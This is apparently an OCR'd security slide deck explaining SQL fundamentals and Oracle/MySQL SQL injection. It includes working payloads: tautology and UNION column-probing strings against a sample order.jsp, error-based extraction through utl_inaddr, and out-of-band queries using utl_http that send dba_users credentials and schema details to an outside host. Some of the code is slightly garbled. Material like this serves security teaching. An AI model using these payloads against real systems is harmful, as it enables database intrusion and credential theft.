
SQL Injection via Paper


Sometime it is even possible to inject SQL Code via paper

Insert SQL statements into comment field




SQL Injection via Paper





SQL Basics

SQL Basics




SQL = Structured Query Language

Developed in the early 1970s, First commercial implementation in 1979 from Oracle.

Every vendor is implementing a different syntax (e.g. Oracle, Microsoft, DB2, …). The lowest denominator is the simple SQL syntax.

Vendor specific extensions (e.g. XML) are much more powerful but require an extensive study of the documentation. These extensions are often ignored…

SQL Basics (Oracle)



The knowledge of SQL Commands useful for (database) security experts. By using "exotic" commands it is often possible to bypass restrictions (e.g. EXPLAIN PLAN can bypass Oracle Audititing, MERGE can often bypass IDS filtering INSERT/ UPDATE)

DDL= Data Definition Language

* CREATE, ALTER, DROP, RENAME, GRANT, REVOKE, AUDIT, NOAUDIT, COMMENT, ANALYZE, ASSOCIATE STATISTICS, DISASSOCIATE STATISTICS, PURGE, FLASHBACK

DML= Data Manipulation Language


* CALL, EXPLAIN PLAN, LOCK TABLE, INSERT, UPDATE, DELETE, MERGE, TRUNCATE, SELECT (limited)

TCL= Transaction Control Language

* COMMIT, ROLLBACK, SAVEPOINT, SET TRANSACTION, SET CONSTRAINT


http://www.oracle.com/pls/db111/portal.all_books

SQL Basics – (simple) SELECT statement




SELECT	➔ WHAT TO DISPLAY
FROM	➔ FROM WHERE
WHERE	➔ CONDITIONS
GROUP BY	➔ GROUPING
HAVING	➔ CONDITION FOR GROUPING
ORDER BY	➔ SORT

SQL Basics – Select Statement with group operator



```
SELECT location, count(*)

FROM table1

WHERE country='Germany'

GROUP BY location

HAVING COUNT(*) > 2

ORDER BY 1,2
```


SQL Basics – Equi-Join



```
SELECT firstname, lastname, product, amount

FROM customers, products

WHERE customers.id = products.custid
```

➔ If you use (n) tables/views, use at least (n-1) join conditions to avoid cartesian products

SQL Basics – Self-Join




```
SELECT t1.firstname, t1.lastname, t2.firstname, t2.lastname
FROM table t1, table t2
WHERE t1.id = t2.id
```

➔ Use aliases to access the same table/view twice

```
SELECT t1.firstname, t1.lastname, t2.firstname, t2.lastname
FROM table t1, table t2
WHERE t1.id > t2.id
AND LOCATION = 'Germany'
```

➔ Depending from the queries, selfjoins sometimes require > or < instead of equal sign.


SQL Basics – Outer-Join I



```
SELECT firstname, lastname, product, amount

FROM customers, products

WHERE customers.id = products.custid (+)
```


- ➔ Show a list of all customers even if they are not in the products table
- ➔ Oracle is using a (+)
- ➔ ANSI the string "OUTER JOIN"

SQL Basics – Outer-Join I a (MySQL)



```
SELECT * T1 LEFT JOIN T2 ON P1(T1,T2)
      WHERE P(T1,T2) AND R(T2)
```

SQL Basics – Outer-Join II




Why do I need outer joins? Because they are often necessary …

Sample:

Show a list of all audit entries from 1st of March til 3rd of March.

```
SELECT username, auditstmt, logdate

FROM all_users, auditlog

WHERE all_users.username=auditlog.username

AND logdate >= '01-MAR-2009'

AND logdate <= '03-MAR-2009'
```

SQL Basics – Outer-Join III




What happens if the user does no longer exists? The audit entry is not displayed !!! This is a common problem in security and forensic scripts missing important things

Sample:

Show a list of all audit entries from 1st of March til 3rd of March even if the user was deleted.

```
SELECT username, auditstmt, logdate

FROM all_users, auditlog

WHERE all_users.username (+) = auditlog.username

AND logdate >= '01-MAR-2009'

AND logdate <= '03-MAR-2009'
```


SQL Basics – SET Operator



SQL supports the following SET operators


* UNION (eliminates duplicates)
* UNION ALL (without elimination of duplicates)
* MINUS
* INTERSECT

SQL Basics – SET Operator - UNION



```
SELECT firstname, lastname

FROM customers

UNION

SELECT username, null

FROM ALL_USERS

ORDER BY 1,2
```

SQL Basics – Boolean Logic




The knowledge of Boolean logic is important for SQL Injection…

Everybody is using

```
OR 1=1 --
```

But why is everybody using it?

SQL Basics – Boolean Logic




What SQL fragment is better?

```
OR 1=func --
```

```
AND 1=func --
```

It depends…

SQL Basics – Boolean Logic




What parts of this SQL query are executed?

```
SELECT *

FROM table

WHERE id > 12

OR 1 = utl_inaddr.get_host_address(user)
```

It depends…

If all IDs of the table are greater than 12, the second part will never be executed. It is difficult to predict what part will be executed because this is the choice of the database engine.

SQL Basics – Boolean Logic




To be on the safe side it is important to use OR and AND

```
SELECT *

FROM table

WHERE id > 12

OR 1 = utl_inaddr.get_host_address(user)
```

```
SELECT *

FROM table

WHERE id > 12

AND 1 = utl_inaddr.get_host_address(user)
```

SQL Basics – Comments



Oracle supports 2 kind of comments

line comments: --


\# (MySQL)

multi-line comments: /* */

Sometimes the following trick can bypass some IDS because the everything after the -- is handled as comment

```
SELECT /*--*/ * from table;
```

SQL Basics – String Concatenation



Oracle supports 2 kind of string concatenation

Using double pipe: `'first'||'second'` (not in MySQL ANSI mode)

Using concat function: `concat('first','second')`


The concat function is unusual in the Oracle. In MySQL it is more common because the concat function is not limited to 2 parameters only.

```
SELECT username||'='||password FROM DBA_USERS
```

```
SELECT username||chr(61)||password FROM DBA_USERS
```

```
SELECT concat(concat(username,chr(61)),password)
   FROM DBA_USERS
```


SQL Basics – Combining queries I



Oracle supports different methods to combine the result of queries


* Joins
* Set Operator (UNION, …)
* Subselects

SQL Basics – Combining queries II



```
SELECT custname, custaddress
FROM customer
WHERE id=17
UNION
SELECT username, password
FROM DBA_PASSWORDS
```

SQL Basics – Combining queries III



KEEP IN MIND!!! **Everything is a query....**

KEEP IN MIND!!! **Everything in a query can be replaced by a query …**

➔ Endless possibilities to add queries

Example:


a integer value can be replaced by a query

```
1 = (select 1 from dual)

1 = (select length(utl_http.request('http://
www.orasploit.com/'||(select password from dba_users where
rownum=1))))
```

a string can be replaced by a query

```
'string' = (select 'string' from dual)

'string' = translate((select 'abcdef' from
dual),'fedcba','gnirts')
```

SQL Basics – Combining queries IV




By using functions (e.g. utl_http or httpuritype) we can inject multiple tables…

e.g. replace 1 by (select sum(utl_http.request('http://www.orasploit.com/'username||'='||password) from dba_users)

```
SELECT username
FROM ALL_USERS
WHERE ID > 1
ORDER BY 1,2;
```

SQL Basics – Combining queries IV




By using functions (e.g. utl_http or httpuritype) we can inject multiple tables…

e.g. replace 1 by (select sum(utl_http.request('http://www.oraspoit.com/'username||'='||password) from dba_users)


```
SELECT username
FROM ALL_USERS
WHERE ID > 1
ORDER BY (select sum(length(utl_http.request('http://
www.oraspoit.com/'username||'='||password)) from
dba_users),2;
```

SQL Basics – Combining queries V



```
SELECT username
FROM ALL_USERS
WHERE ID > ((select sum(length(utl_http.request
('http://www.oraspoit.com/'||username||'='||password)
from dba_users))+((select sum(utl_http.request
('http://www.oraspoit.com/'||owner||'='||table_name)
from dba_tables))+((select sum(length(utl_http.request
('http://www.oraspoit.com/'||owner||'='||
table_name||'='||column_name)) from dba_users))+
((select sum(length(utl_http.request('http://
www.oraspoit.com/'||grantee||'='||granted_role) from
dba_role_privs))+((select sum(length(utl_http.request
('http://www.oraspoit.com/'||grantee||'='||
owner||'='||table_name||'='||privilege||'='||grantable)
from dba_tab_privs))) ORDER BY 1,2;
ORDER BY 1,2;
```

SQL Basics – Combine multiple columns




By using concatenation it is possible to combine multiple columns into 1 row. This technique is useful to extract data from multiple columns with a single command

```
SELECT lastname||'.'||firstname FROM myusertab
```

```
SELECT lastname||chr(46)||firstname FROM myusertab
```

```
SELECT concat(lastname,concat(chr(46),firstname FROM
myusertab
```

SQL Basics – Combine multiple rows MySQL




Combining multiple rows into a single command is not that simple but useful in situations where only 1 row can be retrieved (e.g. in error messages).

```
SELECT GROUP_CONCAT(user) from mysql.user;--
```

Provides a list of all mysql users separated by comma

SQL Basics – Combine multiple rows I




Combining multiple rows into a single command is not that simple but useful in situations where only 1 row can be retrieved (e.g. in error messages).

Oracle offers different possibilities to do this:

* stragg (Oracle 11g+)
* XML (Oracle 9i+)
* CONNECT BY (all Oracle versions, Idea by Sumit Siddharth)


SQL Basics – Combine multiple rows II - stragg



```
Select utl_inaddr.get_host_name('Accounts='||(select
sys.stragg(distinct username||';') as string from
all_users)) from dual
```

```
ERROR at line 1:
ORA-29257: host
Accounts=ALEX;ANONYMOUS;APEX_PUBLIC_USER;CTXSYS;DBSNMP
;DEMO1;DIP;DUMMY;EXFSYS;FLOWS_030000;FLOWS_FILES;MDDAT
A;MDSYS;MGMT_VIEW;MONODEMO;OLAPSYS;ORACLE_OCM;ORDPLUGI
NS;ORDSYS;OUTLN;OWBSYS;SI_INFORMTN_SCHEMA;SPATIAL_CSW_
ADMIN_USR;SPATIAL_WFS_ADMIN_USR;SYS;SYSMAN;SYSTEM;TSMS
YS;WKPROXY;WKSYS;WK_TEST;WMSYS;XDB;XS$NULL;
unknown
ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1
```


SQL Basics – Combine multiple rows II - XMLDB



```
select utl_inaddr.get_host_name((select xmltransform
(sys_xmlagg(sys_xmlgen(username)),xmltype('<?xml
version="1.0"?><xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/
Transform"><xsl:template match="/"><xsl:for-each select="/
ROWSET/USERNAME"><xsl:value-of select="text()"/>;</xsl:for-
each></xsl:template></xsl:stylesheet>')).getstringval()
listagg from all_users)) from dual
```

```
ERROR at line 1:
ORA-29257: host
Accounts=ALEX;ANONYMOUS;APEX_PUBLIC_USER;CTXSYS;DBSNMP;DEMO1;DI
P;DUMMY;EXFSYS;FLOWS_030000;FLOWS_FILES;MDDATA;MDSYS;MGMT_VIEW;
MONODEMO;OLAPSYS;ORACLE_OCM;ORDPLUGINS;ORDSYS;OUTLN;OWBSYS;SI_I
NFORMTN_SCHEMA;SPATIAL_CSW_ADMIN_USR;SPATIAL_WFS_ADMIN_USR;SYS;
SYSMAN;SYSTEM;TSMSYS;WKPROXY;WKSYS;WK_TEST;WMSYS;XDB;XS$NULL;
unknown
```


SQL Basics – Combine multiple rows III – CONNECT BY



```
SELECT SUBSTR (SYS_CONNECT_BY_PATH (username , ';'),
2) csv FROM (SELECT username , ROW_NUMBER () OVER
(ORDER BY username ) rn, COUNT (*) OVER () cnt FROM
all_users) WHERE rn = cnt START WITH rn = 1 CONNECT
BY rn = PRIOR rn + 1
```

```
ERROR at line 1:
ORA-29257: host
Accounts=ALEX;ANONYMOUS;APEX_PUBLIC_USER;CTXSYS;DBSNMP
;DEMO1;DIP;DUMMY;EXFSYS;FLOWS_030000;FLOWS_FILES;MDDAT
A;MDSYS;MGMT_VIEW;MONODEMO;OLAPSYS;ORACLE_OCM;ORDPLUGI
NS;ORDSYS;OUTLN;OWBSYS;SI_INFORMTN_SCHEMA;SPATIAL_CSW_
ADMIN_USR;SPATIAL_WFS_ADMIN_USR;SYS;SYSMAN;SYSTEM;TSMS
YS;WKPROXY;WKSYS;WK_TEST;WMSYS;XDB;XS$NULL;
unknown
```

SQL Basics – Accessing an individual row (Oracle)



Oracle has a virtual column called rownum.


```
SELECT rownum, all_users
FROM all_users;
```

To access the first column you can use "WHERE rownum=1".

The problem is that "WHERE rownum=2" does not return anything. To access the second it is necessary to use the following query:


```
select username||'='||password from (select rownum r,
   username,password from dba_users) where r=2;
```

SQL Basics – Accessing an individual row (MySQL)




MySQL has the limit function to access an individual row

```
SELECT *
FROM order
limit 5,1;
```



SQL Injection Basics

SQL Injection Basics



Specialties of Oracle

* No stacked queries (combine multiple queries separated by ;) (Oracle, MySQL)


* Difficult to run OS commands (Oracle, MySQL)

* Oracle is the most complex database out there (built-in HTTP/FTP Server, Corba Orb, builtin-Java, …)

* MySQL is quite limited in the features.


* Many Oracle specific SQL extensions

SQL Injection Basics – Injection Points



```
    SELECT          (I)
    FROM            (II)
    WHERE           (III)          [ common ]
    GROUP BY        (IV)
    HAVING          (V)
UNION
    SELECT …
ORDER BY            (VI)             [ common ]
```


SQL Injection Basics – Common Approach



Approach of exploiting web apps:

1. Construct a valid SQL statement
2. Analyze the data structure of the web app
3. Retrieve the data


SQL Injection Basics – Webapps



There are 3 main common techniques of exploiting SQL Injection in webapps

* Inband — easiest
* Out-of-Band — easier
* Blind — more requests


SQL Injection Basics – Inband



Definition Inband:

Retrieve the results of the SQL Injection in the same input (e.g. in the browser). Data can be display in the normal output or in an error message.


SQL Injection Basics – Inband



Most common techniques for Inband are

* UNION based attacks
* Error Based


SQL Injection Basics – Inband – Sample 1




Show a list of all employees by name

EMPNO	ENAME
	MV1
	REP1
	XXXXXX

SQL Injection Basics – Inband – Sample 2



SQL Injection Basics – Inband – order.jsp I



http://victim.com/order.jsp?id=17 Variant (a)

http://victim.com/order.jsp?id=17 Variant (b)

Web application constructs:


Variant (a)

```
SELECT *
FROM table
WHERE id='17'
```

Variant (b)

```
SELECT *
FROM table
where id=17
```

SQL Injection Basics – Inband – order.jsp II



http://victim.com/order.jsp?id=17' Variant (a)

http://victim.com/order.jsp?id=17' Variant (b)

Web application constructs:

Variant (a)

SELECT *

FROM table

WHERE id='17''

Variant (b)


SELECT *

FROM table

where id=17'

➔ Throws an Oracle error

SQL Injection Basics – Inband – order.jsp II



http://victim.com/order.jsp?id=**17' or 1=1--** Variant (a)

http://victim.com/order.jsp?id=**17 or 1=1--** Variant (b)

Web application constructs:

Variant (a)


```
SELECT *
FROM table
WHERE id='17' or 1=1 --'
```

Variant (b)

```
SELECT *
FROM table
        where id=17 or 1=1--
```

➔ This statement is correct because the closing single quote is comment out

SQL Injection Basics – Inband – order.jsp III



http://victim.com/order.jsp?id=**17' UNION SELECT name FROM TABLE--** Variant (a)

http://victim.com/order.jsp?id=**17 UNION SELECT name FROM TABLE--** Variant (b)

Web application constructs:

Variant (a)


```
SELECT *
FROM table
WHERE id='17'
UNION
SELECT name
FROM TABLE --
```

Variant (b)

```
SELECT *
FROM table
where id=17
UNION
SELECT name
FROM TABLE--
```

➔ ORA-01789: query block has incorrect number of result columns

SQL Injection Basics – Inband – order.jsp IV




Now we must find out how many columns are used in the first SELECT statement. The most common techniques are the usage of "ORDER BY" or adding NULL values to the second query.

```
SELECT * FROM table
   UNION
SELECT null,null FROM table
```

```
SELECT * FROM table
ORDER BY  8
```

SQL Injection Basics – Inband – order.jsp IV



SELECT * FROM table (1st attempt)
UNION
SELECT null,null FROM dual

➔ ORA-01789: query block has incorrect number of result columns


SELECT * FROM table (2nd attempt)
UNION
SELECT null,null,null FROM dual

➔ ORA-01789: query block has incorrect number of result columns

SELECT * FROM table (3rd attempt)
UNION
SELECT null,null,null,null FROM DUAL

➔ Number of Columns = 4

SQL Injection Basics – Inband – order.jsp V



SELECT * FROM table (1st attempt)
ORDER BY 8

➔ ORA-01785: ORDER BY item must be the number of a SELECT-list expression

SELECT * FROM table (2nd attempt)
ORDER BY 4

➔ Normal output


SELECT * FROM table (3rd attempt)
ORDER BY 6

➔ ORA-01785: ORDER BY item must be the number of a SELECT-list expression

SELECT * FROM table (4th attempt)
ORDER BY 5

➔ ORA-01785: ORDER BY item must be the number of a SELECT-list expression


SQL Injection Basics – Inband – Sample 1



Show a list of all employees by name

EMPNO	ENAME
	MV1
	REP1
	XXXXXX

SQL Injection Basics – Inband-Error




The most known package to create specially crafted error messages is the package utl_inaddr. This package is granted to public and responsible for the name resolution:

```
select utl_inaddr.get_host_name('127.0.0.1') from
dual;
```

```
localhost
```


SQL Injection Basics – Inband-Error



Get information via error messages:

```
select utl_inaddr.get_host_name('bochum') from dual;

*
ERROR at line 1:
ORA-29257: host bochum unknown
